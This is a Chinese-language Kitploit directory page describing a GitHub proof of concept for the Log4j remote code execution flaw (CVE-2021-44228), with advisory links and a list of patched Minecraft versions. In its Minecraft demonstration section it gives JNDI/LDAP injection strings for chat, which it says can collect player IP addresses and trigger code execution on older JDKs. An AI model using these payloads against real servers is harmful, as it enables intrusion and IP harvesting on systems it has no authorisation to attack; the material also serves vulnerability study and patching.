
Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
Log4J-RCE-Proof-Of-Concept — Log4j-RCE (CVE-2021-44228) 概念验证及附加信息 | Kitploit
工具/GitHubGitHub/hycrafthd/log4j-rce-proof-of-concept
Payload生成漏洞分析漏洞利用Web应用程序漏洞利用渗透测试学习与教育
GitHubhycrafthd/log4j-rce-proof-of-concept

Log4J-RCE-Proof-Of-Concept

Log4j-RCE (CVE-2021-44228) 概念验证及附加信息

分享
查看仓库网站
18231364年前Kitploit 审核通过

Log4J-RCE-Proof-Of-Concept (CVE-2021-44228)

这是 log4j RCE 的概念验证。

以下是一些关于 CVE-2021-44228 的链接:

  • https://www.lunasec.io/docs/blog/log4j-zero-day
  • https://github.com/advisories/GHSA-jfh8-c2jp-5v3q
  • https://github.com/apache/logging-log4j2/pull/608
  • https://www.youtube.com/watch?v=JPGola6BamU

此漏洞影响几乎所有 log4j2 版本,可能也包括 log4j1 版本。推荐使用的版本是 2.15.0,该版本修复了此漏洞。

在 Minecraft(使用 log4j2)中的演示

  • 对 Minecraft 影响的具体细节在此列出:https://twitter.com/slicedlime/status/1469150993527017483
  • Minecraft 的文章在此:https://www.minecraft.net/en-us/article/important-message--security-vulnerability-java-edition
  • 已修复的 Minecraft Forge 版本:https://twitter.com/gigaherz/status/1469331288368861195
  • 来自 Minecraft Forge 的详细文章:https://gist.github.com/TheCurle/f15a6b63ceee3be58bff5e7a97c3a4e6
  • 已修复的 Minecraft Fabric 版本:https://twitter.com/slicedlime/status/1469192689904193537
  • 已修复的 Minecraft Paper 版本:https://twitter.com/aurora_smiles_/status/1469205803232026625
  • 已修复的 Minecraft Spigot 版本:https://www.spigotmc.org/threads/spigot-security-releases-%E2%80%94-1-8-8%E2%80%931-18.537204/
  • 已修复的 Minecraft Sponge 版本:https://discord.com/channels/142425412096491520/303772747907989504/918744598065586196

延迟或发送序列化数据


  • 在聊天栏中粘贴 ${jndi:ldap://127.0.0.1/e}。如果端口 389 上有打开的套接字,log4j 会尝试连接并在超时前阻止后续通信。
  • 使用此概念验证漏洞时,控制台日志会记录 THIS IS SEND TO THE LOG!!! LOG4J EXPLOIT!,这是来自 LDAP 服务器的序列化字符串对象。
image

  • 此外,恶意 LDAP 服务器会收到每条记录日志消息的 IP 地址。这意味着可以收集服务器上玩家的 IP 地址,此漏洞可实现这一点。

远程代码执行


  • 在聊天栏中粘贴 ${jndi:ldap://127.0.0.1/exe}。如果 -Dcom.sun.jndi.ldap.object.trustURLCodebase=true 设置为 true,则会触发远程代码执行。
image

  • 幸运的是,现代 JDK 默认禁用了远程类加载。(https://www.oracle.com/java/technologies/javase/8u121-relnotes.html)
  • 旧版本可能仍然允许此操作!!

免责声明

本项目仅用于教育目的。

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    370
  • 4

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT 平台,可将 Shadowserver 报告导入 MongoDB,并将其重放为交互式地图、分析、发现、公告和高管仪表板。

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    289

探索所有工具

浏览我们的工具集合

查看所有工具 →







